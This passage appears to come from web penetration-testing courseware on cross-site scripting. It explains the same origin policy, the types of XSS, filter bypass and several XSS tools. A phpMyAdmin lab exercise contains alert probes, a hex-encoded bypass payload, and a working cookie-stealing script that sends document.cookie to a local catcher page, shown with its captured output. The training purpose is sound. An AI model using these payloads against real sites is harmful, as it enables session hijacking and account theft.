
Web Penetration Testing and Ethical Hacking

Following are the four parts that make up an XSS attack:

- The client who is tricked into running the code.
- The application that is leveraged into sending the code to the client.
- The attacker who hope to gain from targeting the user.
- Finally, the code the attacker hopes will run on the client.

Same Origin Policy

- According to the “same origin policy” enforced by web clients, client code from one server should not access content from a different server
- Same server decided based on:
 - Host
 - Port
 - Protocol
- The browser enforces the same origin policy and blocks access to content from other servers




Web Penetration Testing and Ethical Hacking

The same origin policy is used by the browser to determine if the client-side code can interact or manipulate the content. It states that only content from the same server is accessible to the code. The same origin is determined by the hostname, port, and protocol. The hostname is used instead of the IP due to sites that use multiple servers for load balancing.

Why Same Origin Policy?

- The same origin policy was implemented to provide security
- Imagine if any client content could interact with any site's content:
 - Cross-site scripting attacks would be devastating
 - You surf to my evil site.... I push back a script.... that script has your browser retrieve your bank records.
 - Policy prevents script from reading the bank information
- Browsers were forced to provide some type of control:
 - There are ways a pen tester can bypass this, but let's not get ahead of ourselves



Web Penetration Testing and Ethical Hacking

Same origin policy was a requirement to provide security around content. Imagine if you could write code that could interact with content from any site? Websites could be defaced within the browser; cookies could be stolen; and forms could be changed to submit where ever the attacker wanted them to.

As you will see later in class, these attacks and others are all possible with XSS, but if same origin was not enforced, they would become trivial to carry out by simply sending an e-mail that contained JavaScript code.

Enforcing the Same Origin Policy

- Suppose a browser fetches a script by accessing this URL:
`http://www.sec542.org/about/info.php`
- When it runs the script, the browser enables the script to issue further HTTP requests
- But, will the script running in the browser access the responses? It depends.

URL	Result	Why?
<code>http://www.sec542.org/product/sale.php</code>	Allowed	Same server
<code>http://www.sec542.org/about/us/index</code>	Allowed	Same server
<code>http://www.sec542.org:8181/index.php</code>	Rejected	Different Port
<code>https://www.sec542.org/about/info.php</code>	Rejected	Different Protocol
<code>http://web.sec542.org/about/info.php</code>	Rejected	Different Host
<code>http://sec542.org/about/info.php</code>	Rejected	Different Host


Web Penetration Testing and Ethical Hacking

This chart shows the various rules that affect the same origin policy. As you can see from this chart, the same origin policy restricts access based on three pieces of information. These pieces are the hostname, the protocol, and the port number. This means that when a JavaScript snippet or file is loaded by a browser, the code can affect only content that is served from the same origin.

As you can see from the chart, by changing the port or the host, same origin blocks the access. Protocol changes also violate the same origin policy, which is one reason so many sites support both http and https for their content.

Discovering XSS

- Many are simple to find:
 - Using only a browser
- These are low-hanging fruit
- Find input fields
- Input XSS code:
 - Simplest is:
 - <SCRIPT>alert("XSS")</SCRIPT>



Web Penetration Testing and Ethical Hacking

Now we are going to discuss finding these flaws in web applications. Quite a few of the flaws are simple to find. Using only a browser and pushing JavaScript into various input fields, the attacker can discover most of the low-hanging fruit within the application.

The simplest method is to just enter the code <SCRIPT>alert("XSS")</SCRIPT> into any input fields that will accept it. After the form is submitted, look for the pop-up shown in the screen shot. To make this even easier, the attacker should focus on fields that are displayed back to the user. But keep in mind that many inputs are used in the application and then possibly displayed later in the application flow. For example, a form that enables a user to update their information may not display that information back directly, but this information is stored and displayed in Account sections of the site or even in functions that enable other users to view a specific profile. This type of flaw lets you attack others directly.

XSS and Parameters

- XSS is found in parameters that are used in display:
 - Either immediately or later
- Each parameter found to be used in display should be tested:
 - Fuzzing each in turn
- Mapping built a list of interesting parameters:
 - Work from this list

Web Penetration Testing and Ethical Hacking

As we move to discover XSS flaws within the tested application, we need to work from what we found in mapping. We need to look at each of the parameters that are then used in the display. We should fuzz each of these parameters during our testing.

Filtering

- Some sites have gotten "tricky"
- They have started filtering input
- Two types of filtering are common
- Whitelists:
 - Filtering based on "known goods"
 - Better security
- Blacklists:
 - Filtering based on "known bads"
 - Easier to bypass

Web Penetration Testing and Ethical Hacking

As XSS has become more known through the developer communities, applications have started to come with filtering techniques that try to protect the application and its users from injection attacks. They try to filter the input before using it within the application or display. Two types of filtering are used. The first is whitelisting and the second is blacklisting. These differ in their way of determining what is malicious. But time is on the attacker's side. Although the application has to detect malicious code every time input is accepted, the attacker has to discover only one way to bypass the filter.

There are two ways to validate input: whitelisting and blacklisting.

Whitelisting: The developer specifies what should be allowed in a given field. This is the recommended approach.

Blacklisting: The developer identifies known bad characters and the system either filters them out or blocks the request altogether.

Both approaches have their own challenges. Whitelisting can be more work because the developer must be exact in the specifications of each field. For dates and times this is seldom an issue. For blobs and text fields, this is much more problematic. In addition, whitelisting still requires a knowledge of bad characters, so they don't accidentally find their way into the whitelist.

The problem with blacklisting is that one never has comprehensive knowledge of all attacks. As attackers, we can be infinitely creative. Developers can block known bad characters, but what about other characters? What about different encodings? Can all versions of bad characters be filtered? Consistently?

The most effective solution is usually a combination of both whitelisting and blacklisting.

Bypassing Filters

- Many methods are available to bypass filters:
 - Encodings such as Unicode and hex
 - Others forms of scripting such as VBScript
 - Scripting within tags other than <script>
- Excellent resource:
 - https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

Web Penetration Testing and Ethical Hacking


Many different techniques are available to bypass the filtering happening within an application, for example, using different encodings or functions such as the hex encoding or the fromCharCode function. Taking the example <SCRIPT>alert ("XSS")</SCRIPT> and hex encoding it and making it part of an image tag, we get:

```
<img  
src=&#x3C; &#x53; &#x43; &#x52; &#x49; &#x50; &#x54; &#x3E; &#x61; &#x6C; &#x65; &#x72;  
&#x74; &#x28; &#x22; &#x58; &#x53; &#x53; &#x22; &#x29; &#x3C; &#x2F; &#x53; &#x43; &#x5  
2; &#x49; &#x50; &#x54; &#x3E;>.
```

Also using tags such as the preceding IMG tag, DIV, and styles, we can bypass filtering that looks for the traditional <SCRIPT> tags.

The XSS Cheat Sheet,¹ published by OWASP, is an excellent resource to use for learning more about XSS. As we will see tomorrow, most of the advanced tools use this list in their attacks. So should you!

[1] https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet (http://cyber.gd/542_424) QR



Types of XSS

- Three types of XSS flaws:
 - Reflected:
 - Easiest to test
 - Place script in URL
 - Persistent:
 - Requires attacker to input script
 - Then view resulting page
 - DOM-Based:
 - Arbitrary parameters used by client-side code

Web Penetration Testing and Ethical Hacking

There are two types of XSS that web application penetration testers are concerned about: reflection and persistent. The other form of XSS, Local DOM-based, is an attack against client software, not specifically web applications.

XSS reflection attacks are simple. Place `<script>alert('XSS')</script>` in the URL or in a POST to a site and the script is returned immediately on the page. Because of the simple and immediate nature of XSS reflection attacks, automated tools can identify this form of XSS simply and with a great deal of confidence.

Reflection is commonly used in linked XSS, such as IM messages or e-mail messages saying, "Click here to come see my pictures."


Persistent XSS uses a website's message-board features to place scripts in other users' browsers. This is commonly used in guest books, classified ads, and other areas in which user posting is allowed and encouraged.

DOM-based is where the client-side code uses the original request unsafely.

Successful exploitation results in an attacker's script having access to the website as that user.

Reflected XSS

- Reflected XSS payloads are in the request:
 - The application uses the payload immediately
- The link is sent to the victim:
 - Via e-mail or other delivery method



Web Penetration Testing and Ethical Hacking

Reflected XSS payloads are in the request. These are quite easy to test because the application uses and reflects the payload immediately.

The link is sent to the victim via e-mail or other delivery method.

Persistent XSS

- Persistent XSS is based on the application storing the payload:
 - For later use
- Common examples are:
 - Message boards
 - Account settings
- It attacks a wider range of people:
 - Due to the stored nature of the attack

Web Penetration Testing and Ethical Hacking

Persistent XSS flaws are based on the application storing the payload. An attacker would inject it via a request such as a forum posting. The application accepts this input and stores it. Then later, a victim browses to the page that uses that stored input. The application sends it as part of the page. This type of attack targets a wider range of people because it is displayed across the application.

DOM-Based XSS

- DOM-based XSS (D-XSS) is an interesting subtype:
 - It is a reflected attack but slightly changed
- The application does not return the attack:
 - It returns client-side code that reads the URL
 - The client uses the URL within the DOM
- Commonly found due to third-party services:
 - Analytics or mash-up type systems

Web Penetration Testing and Ethical Hacking

Another type of XSS attack that is useful during our testing is the DOM-based XSS flaw. This type of attack is actually a subtype of the reflected attack. The main difference is that the application does not reflect our payload. It has within it client-side code that reads the URL or other sources and makes use of the source within the Document Object Model (DOM). For example, an application can read the URL to fill in a form field. If the application performs this action on the client-side, the application can be vulnerable to this flaw.

We commonly find this flaw within mash-up or analytic type systems. This is due to their need to use the URL or other information within their functions.

DOM-Based XSS Explanation

- D-XSS uses the client features:
 - Not a flaw directly in the server application
- The victim makes the request:
 - A GET request typically
- The web page uses values from the URL:
 - Makes use of these values within scripting
- The server application doesn't *reflect* the payload:
 - The browser actually executes the attack

Web Penetration Testing and Ethical Hacking

DOM-based XSS (D-XSS) is not exactly a flaw in the server application; meaning that this application does not accept the input and use it within the response. This is important to understand because many developers misunderstand this and don't see why the filtering or encoding they are attempting on the server won't fix this issue.

The way that D-XSS works is that a user makes a request of the application. Although GETs are traditionally where we find this flaw, many other sources can be exploited. The web page, specifically any client-side functionality, makes use of these values within its processing. When this happens, the browser doesn't realize the attack is there, the code is just treated as part of the page. This is why we can say that the application does not reflect the attack from the server application; the browser executes it from within the DOM.

Persistent (Admin)

- Subtype of the persistent flaw
- User submitted content requires approval before being posted
- Admin users review content before posting and approve the content:
 - This usually uses a web interface
- Guarantees higher privilege user is the first to view the attack

Web Penetration Testing and Ethical Hacking

Sometimes web developers attempt to protect their users by sending all user-submitted content into a queue, which administrators review and approve for public consumption. This is excellent for attackers because it means that when they find an XSS vulnerability, they are guaranteed that an administrative user will view it.

Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- Injection
- **JavaScript and XSS**
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- JavaScript
 - Exercise: JavaScript
- Document Object Model (DOM)
 - Exercise: Reflective XSS
- Cross-Site Scripting
 - Exercise: Reflective XSS
- XSS Tools
- XSS Fuzzing
 - Exercise: HTML Injection
- XSS Exploitation
- BeEF
 - Exercise: BeEF
- AJAX
- API Attacks
- Data Attacks
 - Exercise: AJAX XSS
- Summary

Web Penetration Testing and Ethical Hacking

Let's perform reflective XSS hands-on.

Reflective XSS Exercise

- Goal: Discover and Exploit PHPMyAdmin using a reflective XSS attack
- Steps:
 1. Test XSS flaw
 2. Exploit code
 3. Exploit phpMyAdmin

Web Penetration Testing and Ethical Hacking


Objectives:

The student will learn how to discover and exploit a web application using a reflective XSS attack.

Reflective XSS: Test the Application

We will select a language, attempt (and fail) to log in, and then manipulate the returned URL:

1. Open Firefox and browse to Exercise toolbar --> phpMyAdmin
2. Select a different language from the Language drop-down menu
3. Submit a test login:
 - Username: test
 - Password: test
 - Press "OK"
4. Note the variables shown in the URL address bar



Web Penetration Testing and Ethical Hacking

We will select a language, attempt (and fail) to log in, and then manipulate the returned URL:

1. Open Firefox and browse to Bookmarks --> Sec542 Bookmarks --> phpMyAdmin.
2. Select a different language from the Language drop-down menu.
3. Submit a test login:
 - Username: test
 - Password: test
 - Press "OK"
4. Note the variables shown in the URL address bar.

In this screen shot the URL is:


```
http://www.sec542.org/PhpMyAdmin/index.php?lang=de-utf-8&convcharset=iso-8859-1&collation_connection=utf8_unicode_ci
```

We next test for XSS via the 'lang' variable.

Reflective XSS: Test XSS Flaw

- Inject XSS through the 'lang' variable. Change the URL in the address bar. Be sure to type one continuous line:

```
http://www.sec542.org/PhpMyAdmin/index.php?lang=<script> alert('XSS!')</script>
```




- Notice that the page enables you to choose your preferred language by selecting an appropriate entry from a drop-down menu. This same functionality is available by passing a parameter to the phpMyAdmin's index.php file in the URL:
 - Unfortunately, if the value of the parameter fails to match one of the languages that phpMyAdmin supports, it helpfully displays a warning message complete with unvalidated raw user input echoed back into the html of the page.
- Inject XSS attack through the 'lang' variable:
 - Edit the URL in the address bar to append "index.php?lang=<script>alert('XSS!')</script>" to the end of the URL.
 - The new URL is:

```
http://www.sec542.org/PhpMyAdmin/index.php?lang=<script>alert('XSS!')</script>
```

- Ensure it is a continuous line with no breaks or spaces.
- Then press Enter.

Reflective XSS: Exploit Code

- Pop-ups are fine as a POC, but stealing cookies is more compelling
- Double-click the Desktop `xss_script.txt` file:
 - gedit opens the file



The screenshot shows a terminal window titled "xss_script.txt (~/Desktop)-gedit". The window contains the following code:

```
http://www.sec542.org/PhpMyAdmin/index.php?lang=<script>var  
lo=document.location;document.location='//127.0.0.1/  
cookiecatcher.php?%2bdocument.cookie;var la = new Array();la =  
lo.toString().split('?');document.location=la[0];</script>
```

Web Penetration Testing and Ethical Hacking

Putting up an alert window with "XSS!" in it is, essentially, the equivalent of "defacing" CNN with stories about how cool you are. It's fun for a few minutes, but then you need to buckle down and see if you can do anything interesting.


So, the questions become, How could something like a simple XSS flaw be used to do something useful? What if we could use this to steal cookies from people who use phpMyAdmin to administer their MySQL installation? What if we could do it in a way that they would never notice? We're going to use a script called `cookiecatcher.php` script. This script is in `/var/www/html` if you would like to look at it.

Double-click the Desktop `xss_script.txt` file. gedit opens it.

The script begins by taking note of the current location displayed in the browser. It then changes the location to our `cookiecatcher.php` script and dumps up any cookies it can find. Finally, it breaks apart the text string representing the URL of our original page, removes our XSS from the end of the URL, and switches our location back there. All in the blink of an eye.

Reflective XSS: Exploiting phpMyAdmin

1. Select all `xss_script.txt` content and copy it:
 - In gedit: CTRL-A, then CTRL-C
2. Go to the Firefox address bar:
 - Clear the contents by pressing CTRL-A
 - Then paste the script contents by pressing CTRL-V
 - Press <enter>
- View the cookiedump file:
 - `$ cat /tmp/cookiedump`



```
Terminal
File Edit View Terminal Tabs Help
[~]$ cat /tmp/cookiedump
Received=/cookiecatcher.php?phpMyAdmin=QuR%2CQ5XX70WyMKfHmI4NPoZ
9Mv6;%20pma_cookie_username-1=vUk55NIEI3NbC60Y3iWFA%3D%3D
[~]$
```

web penetration testing and ethical hacking

1. Select all script content and copy it:
 - In gedit, press CTRL-A and then CTRL-C.
2. Go to the Firefox address bar:
 - Clear the contents by pressing CTRL-A.
 - Then paste the script contents by pressing CTRL-V.
 - The URL should now be:

```
http://www.sec542.org/PhpMyAdmin/index.php?lang=<script>var
lo=document.location;document.location='//127.0.0.1/cookiecatcher.php?'%2bd
ocument.cookie;var la = new Array();la =
lo.toString().split('?');document.location=la[0];</script>
```

- Then press <enter>.
3. Switch back to your terminal window and type the command:

```
$ cat /tmp/cookiedump
```

An evil link like this one could be e-mailed to a system or database administrator. This is only a single example of how an XSS flaw could be leveraged. The potential applications for XSS are limited only by the imagination of the black-hat community.

Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- Injection
- **JavaScript and XSS**
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- JavaScript
 - > Exercise: JavaScript
- Document Object Model (DOM)
 - > Exercise: Reflective XSS
- **XSS Tools**
- XSS Fuzzing
 - > Exercise: HTML Injection
- XSS Exploitation
- BeEF
 - > Exercise: BeEF
- AJAX
- API Attacks
- Data Attacks
 - > Exercise: AJAX XSS
- Summary

Web Penetration Testing and Ethical Hacking

The next section describes a number of popular and powerful XSS tools.

XSS Tools

- The ubiquity and varied nature of XSS flaws warrants wielding multiple tools effectively
- Naturally, our general purpose interception proxies, as always, can afford us some capabilities
- Focused and capable XSS-only tools can complement our proxies:
 - XSSer
 - xssniper
 - XSSScrapy

Web Penetration Testing and Ethical Hacking

As previously discussed, Cross-Site Scripting represents a pernicious flaw found with tremendous regularity on all manner of web applications. Although our interception proxies will, per usual, be a tool that we employ, more focused XSS-specific tools can be a major adjuvant to finding these flaws.

We explore XSSer, xssniper, and XSSScrapy as potential boons to discovery of XSS flaws.

Interception Proxies

- Interception proxies such as Burp or ZAP play a significant role in our manual discovery and verification of XSS flaws
- In particular, the proxies can facilitate fuzzing various aspects of the web application
- Naturally, any injectable parameters exposed in the interception proxy will be targeted
- However, other less obvious locations might also be vulnerable:
 - User Agents, Cookies, HTTP Headers, Referer (sic)

Web Penetration Testing and Ethical Hacking

Interception proxies naturally play a primary role in the manual discovery and verification of XSS flaws. They prove particularly useful in allowing for thorough fuzzing of all aspects of the web application. Although there are browser extensions that can provide a simple-to-use means to testing for XSS, they fall short on fully assessing the various inputs exposed via the application.

With Burp or ZAP, our interception proxies of choice, we can perform fuzzing against the application with a goal of discovering XSS flaws. Any injectable parameters or form fields identified by the proxy can serve as prime targets. However, more than just these inputs need to be assessed. Effectively everything we submit can be thought of as input to the application and potentially in scope for assessment. Practically, some elements are more likely to be of use than others.

Some examples of input that could potentially be relevant to XSS that might not appear as obvious injection points are user agents, Cookies, session tokens, custom HTTP headers, HTTP Referer (sic), and so on.

Note: The misspelling of "referer" is per the RFC, as noted at <http://tools.ietf.org/html/rfc2616#section-14.36> (http://cyber.gd/542_418).

xsssniper

- Gianluca Brindisi (@gbrindisi) developed the Python based **xsssniper** in an attempt to automate reflected XSS testing
 - This simple-to-use tool provides a quick means for basic reflected XSS testing of known URLs
 - Also can perform spidering with an eye to XSS discovery
 - The following simple **xsssniper** syntax would scan the target URL, spider for additional URLs, and also inject against any forms discovered
- ```
$ xsssniper -u "http://sec542.org" --crawl
--forms
```

Web Penetration Testing and Ethical Hacking

A simple-to-use XSS vulnerability discovery tool is xsssniper from Gianluca Brindisi. The tool is written in Python and employs some simple command-line switches to guide the discovery of reflected XSS vulnerabilities.

Although xsssniper can directly target a specific URL, it can also work as an XSS spider to crawl the site to uncover additional potential inputs.

### References

- [1] <https://github.com/gbrindisi/xsssniper> ([http://cyber.gd/542\\_45](http://cyber.gd/542_45)) QR
- [2] <http://brindi.si/g/blog/introducing-xsssniper.html> ([http://cyber.gd/542\\_47](http://cyber.gd/542_47))



\$ xsssniper -u "http://mutillidae" --crawl --forms --http-proxy 127.0.0.1:8082

[+] TARGET: http://mutillidae  
[+] METHOD: GET  
[+] PROXY: 127.0.0.1:8082

[+] Crawling links...  
[+] SUCCESS! Found 33 unique targets.

[+] Crawling for forms...  
[+] Remaining targets: 1 [--+] CRAWL ERRORS:  
[+] 16x: 404  
[+] WARNING: No forms found.

[+] Start scanning (1 threads)  
[+] Remaining urls: 1 [-] Scan completed in 24.7370288372 seconds.

[+] Processing results...  
[-] Done.

[+] RESULT: Found XSS Injection points in 0 targets

Web Penetration Testing and Ethical Hacking

Here is an example xsssniper command line:

```
$ xsssniper -u "http://mutillidae" --crawl --forms --http-proxy
127.0.0.1:8082
```

Let's break down this command:

**Xsssniper:** Running the tool itself.

**-u "http://mutillidae":** Providing a target starting point, in this case our local mutillidae install.

**--crawl:** Indicating that xsssniper should crawl the site to discover additional entry points.

**--forms:** xsssniper should look for injectable forms to target.

**--http-proxy 127.0.0.1:8082:** Run the tool through a proxy, in this case our local Burp install.

The screen shot provides output of xsssniper having been run against our local installation of mutillidae.

## XSSer

- Another purpose-built XSS discovery tool written in Python is XSSer
- XSSer provides both a command line and GTK GUI interface:
  - The GTK provides a wizard of sorts to attempt to guide the attacker through building an XSS discovery campaign but can be unwieldy
- Includes a switch that tries to determine filtering employed by the application (**--heuristic**)
- Provides a number of bypass techniques that can be employed (for example, **--Hex**, **--Dec**, and **--Une**)
- Like xsssniper, XSSer can be pointed at a local proxy of your choice (**--proxy**)

Web Penetration Testing and Ethical Hacking

XSSer<sup>1</sup> is a Python-based tool developed to aid the discovery and exploitation of XSS vulnerabilities. One difference with XSSer compared to most other tools is that XSSer includes a GTK-based GUI that can be leveraged to guide building of the attack. The GUI can be a bit unwieldy and has some awkward use of the English language. However, it can provide a relatively quick way to discover some of the various options that XSSer offers to the pen tester.

One key command-line switch that can prove useful is the **--heuristic** switch. The purpose of this switch is to identify characters that are filtered by the application. This can be useful in guiding future exploitation that requires filter bypass or evasion.

Along those lines, XSSer provides a number of different options that can be used to attempt filter bypass or evasion directly. Some examples include:

- Hexadecimal encoding (**--Hex**)
- Decimal (**--Dec**)
- String.FromCharCode()
- Unescape() (**--Une**)

In addition to bypass or evasion, XSSer can also attempt XSS discovery and exploitation using “special techniques.” Selectable options exist to have XSSer attempt to discover XSS flaws via:

- HTTP User-Agent
- HTTP Referer (sic)
- HTTP Cookies, as well as others

One additional feature of XSSer is that a fairly substantial, and somewhat unique, list of potential XSS payloads<sup>2</sup> is provided by the tool author. Although the list has not seen a tremendous number of recent updates, it can still provide an additional source of potential injection payloads to employ.

## References

- [1] <http://sourceforge.net/projects/xsser/> ([http://cyber.gd/542\\_43](http://cyber.gd/542_43)) **QR**
- [2] <https://n-1.cc/pages/view/16105/> ([http://cyber.gd/542\\_44](http://cyber.gd/542_44))



# XSScrapy

- **XSScrapy** is a recent XSS spider written in Python by Dan McInerney (@DanHMcInerney)
- Magic reflection injection string: **9zqjx**
  - This string is used to try to discover potentially reflected input and locate where within the source the string exists
- Depending upon the location, XSScrapy will employ one of the following three injection payloads:
  - ' " ()=<x>
  - ' " (){}[];
  - **JaVAscRIPT:prompt(99)**
- XSScrapy can prepend and append the payload with **9zqjx**  
<http://danmcinerney.org/xsscrapy-fast-thorough-xss-vulnerability-spider/>

Web Penetration Testing and Ethical Hacking

A great tool for discovering reflected XSS vulnerabilities has been created by Dan McInerney. XSScrapy, a Python-based XSS spider that leverages Scrapy, employs some interesting tactics that can greatly improve the speed and fidelity of XSS discovery.

XSScrapy takes a decidedly different, and more efficient, approach to XSS discovery than most tools. Rather than focusing on leveraging a bigger, cooler, more evasive set of XSS injection payloads, XSScrapy simply starts by looking for evidence of reflection of innocuous input. At present, XSScrapy uses the input 9zqjx as its magic injection string. After injecting this string in various places, XSScrapy leverages its spidering capabilities to discern whether and, more importantly, where 9zqjx is found in the response traffic.

By focusing on the location of reflection within the HTML, XSScrapy increases the likelihood of finding exploitable XSS flaws. When the reflected input is discovered, the tool injects one of three different payloads to determine successful injection and filtering employed by the application.

By focusing on innocuous reflection and following it up with crafted payloads to determine filtering and injection efficacy, XSScrapy typically has a reduced incidence of false positives.

## References

- [1] <https://github.com/DanMcInerney/xsscrapy> ([http://cyber.gd/542\\_410](http://cyber.gd/542_410)) QR
- [2] <https://web.archive.org/web/20150423183250/http://danmcinerney.org/xsscrapy-fast-thorough-xss-vulnerability-spider/> ([http://cyber.gd/542\\_427](http://cyber.gd/542_427))
- [3] <https://web.archive.org/web/20150426012034/http://danmcinerney.org/modern-techniques-for-xss-discovery/> ([http://cyber.gd/542\\_428](http://cyber.gd/542_428))



# Course Roadmap

- Introduction and Information Gathering
- Configuration, Identity, and Authentication Testing
- Injection
- **JavaScript and XSS**
- CSRF, Logic Flaws and Advanced Tools
- Capture the Flag

- JavaScript
  - > Exercise: JavaScript
- Document Object Model (DOM)
  - > Exercise: Reflective XSS
- XSS Tools
- **XSS Fuzzing**
  - > Exercise: HTML Injection
- XSS Exploitation
- BeEF
  - > Exercise: BeEF
- AJAX
- API Attacks
- Data Attacks
  - > Exercise: AJAX XSS
- Summary

## Web Penetration Testing and Ethical Hacking

We will next discuss fuzzing XSS.

# XSS Fuzzing

- What do we submit in our attempts to discover XSS flaws?
- XSS fuzzing approaches and payload types:
  - **Reflection tests:** Simple but unique strings to determine if input is reflected back: **42424242**
  - **Filter tests:** Determine what characters get filtered or encoded: **<>[]{}()\$--'#"&;/**
  - **POC payloads:** These payloads attempt to prove the XSS flaw exists:  
**<script>alert(42);</script>**

Web Penetration Testing and Ethical Hacking

Having seen some of the potential injection points for XSS, we have a sense for some of the places where we will inject. Now we turn to what we might inject at those various locations.

We refer to the items that we inject as payloads; though admittedly different tools employ different terminology. Types of payloads that we might want to employ in our XSS discovery fuzzing include reflection tests, filter tests, and POC payloads.

Reflection tests employ a simple unique string that is injected. The goal of the reflection test is to find evidence of the data submitted being found within the application, for example, injecting a payload of 42424242 into various inputs. We would not expect 42424242 to be naturally occurring within the application, so if we see evidence of that pattern in response traffic, then it seems likely that our supplied input is returned as part of the application. In its simplest form, the reflection test payload immediately being presented in the response, this test indicates a potential reflected XSS vulnerability. However, this payload might also be found in locations other than the immediate response traffic.

Filter tests, which could be performed after a positive response for a reflection test, can help us determine whether and what type of filtering or encoding is employed by the application. Understanding the types of filtering can assist with our eventual attempts at filter bypass.

POC payloads are what most people expect when thinking about fuzzing for vulnerability discovery. These payloads attempt to serve as a simple POC to show that the XSS vulnerability is present. Further weaponization occurs during the exploitation phase, but a successful POC is sufficient at the discovery phase of our methodology.

